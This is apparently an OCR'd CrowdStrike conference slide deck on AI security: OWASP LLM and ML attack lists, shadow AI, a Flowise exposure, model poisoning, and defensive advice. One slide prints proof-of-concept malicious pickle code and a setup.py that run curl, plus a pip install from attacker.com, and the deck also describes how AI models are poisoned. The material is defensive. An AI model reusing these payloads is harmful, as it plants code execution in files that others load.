
The Balancing Act - AI



- BLACK BOX
- ACCESS AND OUTPUT
- SHADOW AI
- EXPOSURE

AI Shared Security Responsibility





Industry Efforts to Map LLM Attack Techniques:

OWASP Top 10 LLM Techniques

LLM TOP 10 Attack Techniques*

- LLM01: Prompt Injection
- LLM02: Insecure Output Handling
- LLM03: Training Data Poisoning
- LLM04: Model Denial of Service
- LLM05: Supply Chain Vulnerabilities
- LLM06: Sensitive Information Disclosure
- LLM07: Insecure Plugin Design
- LLM08: Excessive Agency
- LLM09: Overreliance
- LLM10: Model Theft

ML Model TOP 10 Attack Techniques**

- ML01: Input Manipulation Attack
- ML02: Data Poisoning Attack
- ML03: Model Inversion Attack
- ML04: Membership Inference Attack
- ML05: Model Theft
- ML06: AI Supply Chain Attacks
- ML07: Transfer Learning Attack
- ML08: Model Skewing
- ML09: Output Integrity Attack
- ML10: Model Poisoning


MITRE CTID on the Secure AI Project

- Acquire Infrastructure: Domains
- Erode Database Integrity
- Discover LLM Hallucinations
- Publish Hallucinated Entities


*https://owasp.org/www-project-top-10-for-large-language-model-applications/
**https://owasp.org/www-project-machine-learning-security-top-10/
***https://www.crowdstrike.com/en-us/blog/mitre-center-for-threat-informed-defense-secure-ai-project-partnership/

Real-World Examples


Risks to AI Applications (OWASP)



A Real-World LLM Vulnerability



Technique #1: Bypassing import restrictions (using method '*_import_*') to import and run any module (even restricted ones)



Technique #2: Creating a malicious pickle file to inject and run harmful code (within /tmp directory)

Recently Discovered Examples of Pickle Model Injections

timeit: Using the standard module timeit, we tested how long it takes to execute Python code:

```
class poc_timeit:
    def __reduce__(self):
        return timeit.timeit, ("import
os;os.system('curl
http://127.0.0.1/test.txt')", number=1)

if __name__ == '__main__':
    pickled = pickle.dumps(poc_timeit())
    with open("mal.pkl","wb") as payload:
        payload.write(pickled)
```

pip: Using the pip.main function, we can install a hosted malicious module:

```
class poc_pip:
    def __reduce__(self):
        return (pip.main,(["install",
"http://attacker.com/exploit-0.1.tar.gz"],))
```

```
import os
from setuptools import setup, find_packages

os.system("curl
http://localhost/testdir/test.txt")
setup(name="exploit", version='0.1',
packages=find_packages())
```

Shadow AI

Training Data

- Data leakage
- Unknown threatscape

Input

- Your queries could be another's answers
- Data protection compliance
- Contractual compliance

Output

- Intellectual property rights
- Reliance on the unknown

In the News: *Hundreds of LLM Servers Expose Corporate, Health & Other Online Data*

Flowise vulnerability

A researcher in India discovered an authentication bypass vulnerability in Flowise versions 1.6.2 and earlier

Exploitation of CVE

Cracked 438 Flowise servers; inside were GitHub access tokens, OpenAI API keys, passwords, and more

Discovery of unprotected vector databases

Discovered 30 vector databases containing sensitive information without any authentication checks


Source: https://www.darkreading.com/application-security/hundreds-of-llm-servers-expose-corporate-health-and-other-online-data

Unsolved AI Security Issues: Model Poisoning

Data poisoning → **Model training** → **Deployment** → **Hidden exploitation**

Attackers inject **malicious data** into the training set

AI model is trained on **manipulated dataset**




Poisoned model **appears normal** but has hidden triggers

Malicious **behavior activated** only under specific conditions

THINKING AHEAD

Visibility and Supply Chain



Visibility:

- Visibility into AI model use, datasets, tools, etc.
- Accurate inventory allows for auditing of unauthorized use
- Shadow AI


Supply Chain:

- Protect against risks introduced by external or third-party AI tools and models
- Validate the integrity of AI components

Infrastructure and Data

- Securing infrastructure vulnerabilities
- Prevent sensitive or private data leakage into services or datasets
- Encryption and data sanitization

Runtime



- Safeguard AI systems in production from misuse or attacks
- Deploy detection and response systems to monitor for threats in runtime

Development → **Production**

CROWDSTRIKE

For More Information

OWASP Top 10 for Large Language Model Applications

MITRE ATLAS (Adversarial Threat Landscape for Artificial-Intelligence Systems)

CrowdStrike Security for AI

CrowdStrike 2025 Global Threat Report

RSAC™ 2025 Conference

Many Voices.
One Community.

Thank You